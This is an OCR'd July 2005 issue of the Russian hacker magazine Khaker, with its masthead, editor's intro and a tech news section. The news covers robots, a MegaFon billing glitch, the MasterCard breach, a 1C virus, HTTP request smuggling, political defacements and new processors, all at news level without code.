ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

№07[79] ИЮЛЬ 2005


NAROD.RU

LIFESTYLE Игровые клубы
CODING Стряпаем MBR
VZLOM Топим narod.ru
Университетский хак

UNIXOID Фаервол-невидимка
IMPLANT Свалка роботов
FERRUM Тест видеокарт

STICKERS INSIDE







/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)

DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна Большова

/ART
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Дизайнеры
Иван Васин
(vasin@real.xakep.ru)
Наталья Жукова

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)

>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Нагаев Сергей
(nagaev@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 780.88.24

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций

ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 89 000 экземпляров.
Цена договорная.
Мнение редакции не обязательно совпадает с мнением авторов.

INTRO

Темная ночь…только ветер гудит в проводах…все просвещенное человечество уже спит или занимается другим, не менее приятным времяпрепровождением, и только редакция нашего журнала кует очередной номер, пытаясь успеть к сроку. Меня посвящают ностальгические мысли, а вернее — мысли о том, как мы шли к настоящему взлому :). Давным-давно наш журнал был по большей части игровым, а то, что тогда называлось взломом, нынешние читатели воспримут, хорошо, если с улыбкой :). Мы росли, прогрессировали, матерели. Вместе с расширившимся взломом зародился кодинг — и начали мы, как водится, с того, как положить на форму кнопочку, способную только закрыть форму по Close; но это было только начало - появился C/C++, к C постепенно добавился PHP, а ныне — и ассемблер. Игровая часть, постепенно сужаясь, сошла на нет. Что же получается в результате? В результате получается журнал Хакер в полном смысле этого слова. Мы росли вместе с тобой и для тебя, поэтому — изволь перевернуть страницу и насладиться нашим творчеством. В новом, кстати, дизайне.

Александр Лозовский, выпускающий редактор




HITECHNEWS
Алекс Целых
(news@real.xakep.ru)

HARDNEWS
Сергей Никитин

]]NEWS
mindw0rk
(mindw0rk@gameland.ru)

ОРГАЗМОТРОН

1 июня 2005 года состоялся, возможно, первый в истории публичный сеанс теледильдоники. Он был приурочен к заседанию отделения DorkBot (*www.dorkbot.org*) в Сан-Франциско. Эта организация объединяет людей, которые делают с электроникой странные вещи. Кульминацией июньской встречи стала интерактивная презентация об истории и будущем плотских утех через интернет. Свою пылкую речь докладчица Виолетта Блю завершила словами: «Люди, эти исходники должны быть открытыми!» Затем началась трансляция из Музея секса в Нью-Йорке. Несмотря на периодические проблемы со связью и плывущую картинку, все в зале были в восторге от происходящего. После того, как буквально каждый из присутствующих положил свои грязные ручонки на дистанционный пульт управления секс-машиной, девушка Мишель за 4000 километров затряслась в бурном оргазме. Технику для презентации предоставила компания The Thrill Hammer (*www.thethrillhammer.com*). Согласно технической спецификации модели THEC01, длина поршня может составлять от 10 до 20 сантиметров. В разных режимах он совершает от 8 до 300 погружений в минуту на скорости до 6500 об/мин. Камера, ведущая трансляцию в реал-тайме, оборудована линзой с автофокусировкой и масштабированием до 10x. Стоимость оргазмотрона составляет от 400 до 4000 долларов.



АВТОПИЛОТ ДЛЯ ГЕЙМЕРА

В Японии группа студентов под руководством Акихико Шираи разработала электронного напарника для компьютерных баталий. Если в прошлом компьютеры выступали только в роли противников, то система RoboGamer является правой рукой, дублером и помощником геймера. Она состоит из видеокамеры, джойстика с обратной связью и программы распознавания изображений. Двигая рукоятку с помощью натянутых нитей, RoboGamer может полностью заменить игрока за компьютером, если тому нужно срочно ответить на телефонный звонок или перехватить бутерброд.



Система постепенно перенимает стиль игры, так что противник даже не заметит «потери бойца». В другом режиме RoboGamer направляет и подстраховывает геймера, исключая очевидные ошибки. Система прошла обкатку на стареньких аркадах и скоро будет адаптирована под современные шутеры.

НА ЗАМКЕ



Американская компания-производитель мороженого Ben & Jerry (*www.benjerry.com*) выпустила кодовый замок для ведерка с холодным лакомством. Чтобы снять пластиковое кольцо, нужно подобрать комбинацию из 3 цифр. Не ахти какая головоломка для голодного хакера, тем не менее, позволяет честным людям оставаться честными. Как пояснили создатели, сначала замок хотели сделать из «пуленепробиваемой» стали, однако металл сильно замерзал в холодильнике. Стоимость новинки — всего 5 долларов.

ЖИВАЯ МИШЕНЬ

4 бакса — столько просит швед Магнус Иварссон на сайте *GameReality.se* за уникальную возможность расстрелять его из пейнтбольной пушки. Уменьшенная копия танка Stuart M5 длиной 70 см находится в квартире Магнуса, а пользователи удаленно управляют боевой машиной через интернет. Живое видео транслируется в реальном времени (25—30 FPS). С клавиатуры можно отдать танку приказ двигаться вперед или назад, развернуться на месте или перезарядить оружие. Стрельба ведется — на выбор — из лазера, резиновыми флуоресцентными пулями и собственно шариками с краской. В стоимость включены 20 минут времени, достаточные для того, чтобы расстрелять боекомплект из 30 зарядов. Перед стрельбой пушку можно перевести в полуавтоматический режим либо совершать серийные залпы из 2—5 выстрелов в каждом. Максимальная скорострельность — до 20 выстрелов в секунду! Первое время Магнус не успевал зализывать раны, поэтому после возвращения с DreamHack 2005 он занялся строительством арены, на которой будут сражаться несколько роботов, управляемых операторами. Новая мечта гика — организовать воздушный бой авиамоделей, оборудованных пейнтбольными пушками.



ИНТЕРНЕТ В МОСКОВСКОМ МЕТРО



Московские чиновники решили порадовать местных компьютерщиков новой услугой. В скором времени (предположительно — конец лета) в столичных станциях метро будут установлены хотспоты для беспроводного выхода в инет. Первыми ласточками станут «Охотный ряд», «Площадь революции» и «Театральная», но в планах — охватить сетью все станции Москвы. Так что теперь тебе не придется дремать в вагоне, не зная чем себя занять. Бери ноут или КПК, врубай wi-fi и серфи просторы глобальной Сети на скорости до 5 Мб в секунду, пока поезд несет тебя из точки А в точку В. Правда, цены на такой инет будут космические — 180 рублей в час, но будем надеяться, что со временем их снизят, иначе создатели хотспотов будут единственными их потребителями. Ну, а если тебе не охота ждать милости чиновников, то пока технологию не ввели, у тебя есть время изучить строение wi-fi и узнать о нем в багах. Как знать, авось пригодится :).

ГЛЮЧНЫЙ БАНКОМАТ

Представь ситуацию — ты снимаешь деньги с банкомата, и вместо десятирублевых купюр ящик выдает тебе пятисотки. Мечта? Для нас с тобой — да, а вот для четверых студенток из славного города Устюженск — приятная неожиданность. Стоит ли говорить, что после такого они стали спешно клацать на кнопки, требуя десятками все свои деньги на счету. Пополнив бюджет в 50 тысяч рублей, девочки удалились в поисках кабака, где можно было отпраздновать свалившееся счастье. Тем временем, несколько часов спустя, в банке обнаружили оказию и обратились в милицию. Виновником бага стал один из банковских операторов, который чего-то напутал и вложил в ячейку с десятками пятисотрублевые бумажки. Вычислить студенток много времени не заняло — достаточно было проверить все совершенные банкоматом операции. Великолепную четверку пригласили в отделение милиции, где они хором признались. Да, мол, срубили бабла, но мы то тут причем, — это все ваша вина. И в этом была своя доля правды. В милиции вежливо попросили деньги отдать, но так как девочки уже успели растрынькать 18 тысяч, отдали они только 32. Впрочем, работники банка, признав свою оплошность, остальное требовать не стали, и отпустили транжирок с миром.



БАЛ РОБОТОВ



Японские инженеры создали робота-партнершу по бальным танцам. Partner Ballroom Dance Robot ростом 165 сантиметров чувствует партнера, благодаря сенсору на талии, и может двигаться в любом направлении на трех колесах, спрятанных под вечерним нарядом из розового пластика. Когда человек делает шаг, роботесса в реальном времени анализирует его движения и определяет, как лучше расположить плечи, локти, талию и шею. У роботессы человеческое лицо. На голове у нее — бант, а никакие не уши Микки Мауса. Вес конструкции составляет 100 килограммов. Инженеры уже приступили к работе над мужской версией робота-танцора.

ХАКЕРЫ ВЗЛОМАЛИ MASTERCARD

В прошлом месяце произошла крупнейшая в истории утечка финансовой информации. В качестве жертвы выступила компания Mastercard International Inc., во внутренней сети которой был обнаружен вирус. Этот электронный зверек, как оказалось, в течение месяца передавал на сторону различную конфиденциальную инфу о владельцах кредитных карт. Достаточную для того, чтобы снять деньги с их счетов. Так как Mastercard является мировым лидером в своей области и ее услугами пользуются десятки миллионов людей, можно себе представить ажиотаж. Как обнаружило следствие, вирус проник в сеть компании через дружественную фирму CardSystems Solutions Inc., компьютеры которой и были взломаны неизвестным хакером. Сейчас к расследованию подключилось ФБР, и федералы делают все возможное, чтобы задержать взломщика. Mastercard, в свою очередь, пытается подсчитать нанесенный ей урон и вернуть деньги. Хотя как первое, так и второе пока осуществить проблематично. Одно известно точно — после этого происшествия, а также после телевизионного заявления представительницы компании о том, что вкладывая деньги в Mastercard, клиенты не получают полной гарантии, позиции лидера сильно пошатнулись. И расхлебывать последствия придется долго.



МЕТАМОЗГ

Инженеры Sony наделила робособаку Aibo метамозгами. Электронный «ген» любопытства сделал возможным развитие у робота навыков, не заложенных в программу. В эксперименте участвовали полтора десятка робопсов. Aibo поместили в детский манеж и дали мячик. В течение четырех-пяти часов роботы от простых покачиваний и преследования собственного хвоста, перешли к более сложным, движениям и в конце концов начали гоняться за мячиком. Это позволило ученым заключить, что возможности для обучения робопсов не имеют ограничений. Адаптивная система любознательности, или метамозг, подталкивают роботу к решению новых, все более сложных задач, при этом не дают зациклиться на тех, что не имели продуктивных последствий. Считается, что коммерческая модель робособаки Aibo может обрести метамозги уже к следующему году.



ДЫРЯВЫЙ МЕГАФОН



В рекламе сотовых операторов говорится, насколько удобен и надежен их сервис. Если с удобством можно согласиться, то надежность находится под большим вопросом. Примером дырявости наших операторов является случай, который произошел недавно. Студент из Новочеркасска по имени Коля как-то раз, играя со своим телефоном, ввел серверный код компании Мегафон, чтобы получить стандартные услуги. Но где-то на циферку ошибся и, вместо услуг, поимел денежное пополнение на свой счет. Коля удивился и стал разбираться, как это работает. Оказалось, что при вводе кода деньги получаются не всегда, а с определенной периодичностью. То есть для получения денег на счет, нужно клацать несколько раз, пока не подловишь момент. Наклацав себе кучу баблосов, Коля звонил направо и налево, разговаривая часами со своими приятелями. Те заподозрили неладное и стали ему докучать, колись, мол, чувак. Коля все рассказал, показал, и в полку халявщиков прибавилось. За пару месяцев впятером они наговорили на 18 тысяч рублей. Когда в офис Мегафона участились звонки с жалобами об отсутствии пополнения после ввода кода с карточки, оператор обратился в отдел «К», а те через три недели вышли на наших героев. Парни были очень удивлены, что ими заинтересовалась милиция, и во всем сознались. Каким образом им удавалось снимать деньги, выяснилось в результате экспериментов внутри компании. Оказалось, что деньги снимаются у тех, кто в тот момент пытался ввести легальный код для пополнения своего счета. И почему-то работает фокус только на телефонах Ericsson. Суд припаял студентам 272 статью УК и дал по 1.5 года условно.



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ


ТИХИЙ УГОЛОК



Компания Yamaha представила «уголок для уединения» меломанов и любителей порнушки. Кабинка MyRoom площадью 3,5 квадратных метра позиционируется как абсолютно тихое место в доме, где можно скрыться от шумных племянников, ворчаний любимой девушки и других раздражительных факторов. Новинка поставляется в трех расцветках. Внутри — столик для компьютера и аудиосистемы, вентилятор и, конечно, замок, отпирающийся только изнутри. Благодаря последнему, опасность быть застигнутым за чтением порнушки в туалете осталась в прошлом.

KICK YOUR ASS!

Международная ассоциация тенниса (*www.itftennis.com*) взяла на вооружение необычную машину для экспериментов. Это симулятор поведения настоящих кроссовок на разных типах покрытия. Машина способна воспроизводить вертикальные, горизонтальные и вращательные движения ноги, и в процессе оценивать степень трения и антишоковые возможности кроссовок. Стальной поршень позволяет варьировать вращающий момент и вертикальную нагрузку на обувь. Несмотря на всю серьезность сего агрегата, в народе его незамедлительно прозвали ass kicking machine.



РУССКИЕ ИДУТ




Если ты настоящий патриот и отдаешь предпочтение всему отечественному, то эта новость потрафит твоей страсти к родным березкам. Компания «Цефей», занимающаяся производством серверов и ноутбуков, объявила об обновлении модельного ряда своих мобильных ПК и скором выходе на розничный рынок под торговой маркой SD (Solid Device). «Цефей» предлагает пользователям три линейки ноутбуков. Устройства из серии Netis подойдут экономным людям или тем, кто только начинает свое знакомство с мобильными ПК. Это изделия начального уровня, с 14"-матрицей и процессором Intel Mobile Pentium с частотой до 2 ГГц. Следующий уровень — это компьютеры Viser и Viser Wide, высокопроизводительные мультимедийные модели, имеющие широкий экран (15 дюймов), большой объем оперативной памяти, комбинированный оптический привод и адаптер беспроводной связи. А серия Wide оснащается мобильной версией графического адаптера ATI Radeon 9700. Последняя модель, Infant, имеет миниатюрные габариты (296x205x35 мм, вес 1,9 кг), она станет надежным спутником путешественника.

ЗВОНИМ ПО ASUS

Теперь эта компания, которая выпускает практически все компоненты, необходимые для сборки ПК, вышла на рынок сотовых телефонов. Первенца назвали M303. Это раскладушка, работающая в трех диапазонах частот (GSM 900/1800/1900 МГц), имеющая встроенные плеер (с наушниками в комплекте поставки) и цифровую камеру. Она может записывать видео в формате MPEG4 и сохранять результат на карту miniSD. Функции камеры включают в себя зум, автофокус, рамки, эффекты и прочее. Полифония заявляет о себе 64 голосами, а для связи с внешним миром через Сеть есть поддержка WAP 1.2.1 и WAP 2.0. Емкость батареи составляет 700 мА, а хватает ее на 5 часов разговоров. Габариты у плеера небольшие (83x43x22,9 мм), вес тоже — 80 г — так что его смело можно дарить своей девушке. Благо, его дизайн этому отнюдь не препятствует.



РОССИЯН ЗАНЕСУТ В ЕДИНУЮ БД




Сейчас на пиратском рынке можно купить практически любую базу данных. Базу абонентов МТС, регистрационную базу, базу по доходам и по тем, кто стоит на учете милиции. Российское правительство решило, что негоже людям напрягаться, покупая кучу разных БД, и решило создать единую, в которой будет подробнейшее досье о каждом жителе страны. В нее будут входить даже отпечатки пальцев и снимки радужной оболочки глаза! Мол, это облегчит государственным структурам обмен персональными данными о гражданах. Подобная система получила название СПУН (система персонального учета населения), и реализовать ее планируется в течение семи лет. Непонятно только, как правительство собирается защитить ее от вездесущих пиратов. Ведь сейчас не проблема купить любую БД, вопрос только в цене. И если СПУН попадет в руки мошенников, которые знают, как использовать конфиденциальную инфу для своей выгоды, начнется настоящее веселье. Например, можно скопировать отпечатки пальцев какого-нибудь чиновника и, используя их, пройти через биометрическую систему безопасности. Возможностей миллион. Но пока можешь не беспокоиться — СПУН существует в мыслях его авторов, и в конце 2005 года проект только будет представлен на бумаге.

ПЕРВЫЙ ВИРУС ПОД 1С



Долгое время вирусмейкеры то ли не интересовались системами 1С, то ли не могли придумать оригинальный вирусный алгоритм под них. В общем, не было 1С вирусов. Но недавно Лаборатория Касперского объявила о первом таком представителе. Вирь с именем Virus.1C.Tanga.a, подобно Office'ным макровирусам, использует для распространения язык модулей «1С:Предприятие7.7», заражает файлы с расширением .ert, внедряясь в них под видом микромодуля, и активируется при открытии файла. Затем проверяет в системе наличие библиотеки Compound.dll, ищет на винте другие файлы .ert, в этих файлах ищет строку Tango.ERT.2622. Если такая строка имеется — значит файл уже заражен, если же нет, то в файле создается новый модуль 1С Programm text, в котором прописывается код виря для дальнейшего распространения. Правда, винт он не форматирует, да и вообще никакого вреда не причиняет. Вирь был написан в экспериментальных целях, и автор сам отправил его исходники в лабораторию Касперского для изучения, снабдив их подробной документацией на русском языке.

ДВОЙНОЙ УДАР



Если ты считаешь, что 64-битные процессоры — это последний писк моды, то ты очень сильно ошибаешься. В них же всего одно ядро! Уже скоро такие ЦП уйдут за горизонт, а их место займут двуядерные изделия. Компания Intel уже анонсировала свой Pentium D, обладающий такой архитектурой. Этот ЦП имеет два вычислительных ядра (каждое с мегабайтом кэш-памяти), поддерживает технологии Intel Extended Memory 64, Enhanced SpeedStep и Execute Disable Bit. Естественно, что новый процессор потребовал для себя нового чипсета. Им стал Intel 945 Express. В нем есть встроенная 7.1 звуковая подсистема, встроенный графический адаптер Intel Graphics Media Accelerator 950, технология Intel Matrix Storage для надежного хранения данных и поддержка памяти DDR2 667. По утверждению компании, новый процессор дает выигрыш в производительности от 20 до 60%, и эти цифры должны увеличиться с выходом оптимизированного программного обеспечения.

ВСЕЛЕННАЯ GIGABYTE

Компания Gigabyte, которая выпускает массу различных изделий, в том числе и для геймеров, точно знает, что является самой страшной бедой игрового компьютера. Это перегрев! Видеоплаты компании оснащены хорошими кулерами по умолчанию, а теперь она выпустила новую жидкостную систему охлаждения для мощных игровых процессоров. Называется этот кулер Gigabyte 3D Galaxy. Его 4,7-дюймовый вентилятор способен прогнать в час почти 500 литров воды через трубку диаметром 1,25 см. Так как кроме перегрева есть еще и вторая беда — шум, то галактика снабжена регулятором скорости вращения вентилятора. Минимальная скорость — это 1200 оборотов в минуту. Система безопасности здесь поставлена на широкую ногу. В случае повышения температуры до критической отметки или падения уровня воды ниже необходимого уровня, 3D Galaxy автоматически выключит всю систему. Начало продаж этого устройства ожидается в ближайшее время.



СЕТЕВОЙ ОТДЫХ

Наверное, ты считаешь, что после того, как человек подключил свой комп к локальной сети, то он пропал для общества, ему все заменит виртуальность — и подруг, и друзей. Но это совсем не так: сетевикам тоже не чуждо человеческое! Это доказывают такие мероприятия, как Ping-Пиво, проходящее уже в пятый раз. Устроителями праздника являются компании-провайдеры локальных сетей, а участниками — их подписчики, а также активные сетевики со всей Москвы (а я на него забил, и, кажется, правильно сделал — прим. Лозовского). Судя по развлечениям, понятным простым, несетевым людям, ребята абсолютно адекватные, а вот их знания теории и практики LAN впечатляют. Например, один из них, оказавшийся по совместительству музыкантом группы «Плюм-Бум» рассказал нам, как подключал свой подъезд к локальной сети. Также он поведал нам об объединении ресурсов четырех районных локальных сетей, о новых веяниях в прокладке кабелей и организации LAN вообще, а также сообщили новость, способную очень сильно обрадовать всех пользователей ЛВС — все оборудование, необходимое для перевода сетей на стандарт GigabitLAN сильно подешевело, так что скоро мы можем ожидать неслабого прироста скорости.




КОМПАКТНЫЙ ОБЪЕМ

Пора уже наконец перестать ностальгировать о смерти 3,5-дискет и подыскать себе новый носитель информации. Удобный, небольшой, быстрый и объемный. Например, миниатюрный flash-драйв DIGMA Mobile Storage Drive, емкость которого, при размерах сопоставимых с размерами спичечного коробка (66,7x47,4x13,6 мм), составляет целых 4 Гб. Вес устройства составляет 48 г. Подключается оно к компьютеру посредством шины USB 2.0, что, помимо высокой скорости передачи данных, дает возможность обходиться без драйверов (за исключением Windows 98). В комплект поставки накопителя входят тканевый чехол для хранения и диск с утилитой CyberLink PowerBackup, позволяющей легко организовать резервное копирование данных на любых устройствах хранения. Интересна ценовая политика компании в отношении этого устройства. DIGMA Mobile Storage Drive 4 Гб стоит на 50% дороже 1 Гб флэш-диска, но предоставляет пользователю в четыре раза больше дискового пространства. Предположительная цена устройства $140.




ЭЛЕКТРОННЫЕ ПОДПИСИ УЯЗВИМЫ




Хакерская пословица «Взломать можно все, вопрос только во времени» снова оправдала себя. На этот раз это относится к электронным подписям, которые до недавнего времени считались неуязвимыми для взлома. ЭП создаются на основе содержимого файла — специальный криптоалгоритм преобразует код в хэш-цепочку битов фиксированной длины, хэш вместе с электронным ключом используется для генерации подписи. Каждая ЭП уникальна, и прилепить ее из одного документа в другой не удастся. Но в ходе исследований двое ученых из разных университетов Штефан Люкс и Магнус Даум придумали способ создать два разных документа с одинаковой подписью. Основан он на подмене одного документа другим. Используя давно известную уязвимость в хэш-функциях, можно соединить два документа в формате postscript и показывать один из них, скрывая другой. Подобный способ можно использовать не только для взлома электронных подписей. Вскоре после объявления учеными о своем открытии, американская фирма Watchfire сообщила о появлении нового вида сетевых атак HTTP Request Smuggling (контрабандный HTTP-запрос). Атака основана на внедрении вредоносных пакетов в обычный сетевой трафик, причем никакой фаервол не сможет распознать отклонения. С помощью таких жучков можно получить полный контроль над системой. Security-организация CERT отнесла этот вид атаки к очень опасным. В сети уже появился документ, который подробно описывает технологию. Скачать его можно здесь: *http://www.watchfire.com/resources/HTTP-Request-Smuggling.pdf*

ПОЛИТИЧЕСКАЯ ВОЙНА В РУНЕТЕ



С мая по июнь рунет в буквальном смысле захлестнула волна политических дефейсов. Политических — не в том смысле, что их проводили политики, а в том, что сделаны они были для политической пропаганды. В числе жертв оказались: *http://komsomol.ws*, *http://skm-rf.ru*, *http://jewish.ru*, *www.mhg.ru*, *www.antifa.ru* и другие. Совершенно точно, что все эти взломы совершили одни и те же люди, так как после атаки взломщики оставили баннеры ультраправой национал-социалистической организации «Славянский Союз» с приглашением посетить кое-какие сайты. На рекомендованных сайтах можно было найти причину взломов: «Наше подразделение информационной войны будет и в дальнейшем закрывать сайты, пропагандирующие толерантность, коммунизм, иудаизм и прочие половые извращения на сексуальной почве...». Также взломщики пропагандировали вступить в их ряды и бороться со злом. Пожалуй, это первая в истории рунета хакерская активность на политической почве. Милиция, которая уже занялась расследованием, считает, что «Славянский союз» нанял группу хакеров для осуществления всех этих взломов, но точно пока ничего не известно. Кстати, вскоре после дефейсов, хак-тима Antishare хакнула сайты, ссылку на которые оставили политические взломщики. Парни посоветовали своим «коллегам» не лезть, куда не следует, и вообще не высовываться. Хакерские разборки еще не закончились,

AMD X2 — ИХ СТАЛО БОЛЬШЕ



Стремление поместить два процессорных ядра на один кристалл не обошло стороной и компанию AMD. Новый виток процессорных войн ознаменовался выпуском двуядерного процессора AMD Athlon 62 X2. Такое вот простенькое название, объединившее в себе все новейшие технологии AMD. Пока в прайс-листе компании обретаются четыре таких ЦП. На ядре Manchester построен процессор X2 4200+ с реальной частотой 2,2 ГГц и 512 Кб кэш-памяти уровня 2 на каждое ядро. Также на этом ядре собрана модель X2 4600+ с тактовой частотой 2,4 ГГц. Более продвинутым core является Toledo. Чтобы оправдать эту смуглую красоту испанского колорита, в нем в два раза увеличен объем кэша L2 — до 1024 Кб на каждое ядро. Соответственно, на сегодняшний день мы имеем четыре процессора (AMD Athlon 64 X2 4200+, 4400+, 4600+ и 4800+), построенных на ядрах Manchester и Toledo. Стоимость их составляет от $540 до $1000. Они выполнены в форм-факторе Socket 939, для полноценной работы со старыми системными платами в них потребуется обновить BIOS.

САПФИРОВЫЕ ИГРУШКИ



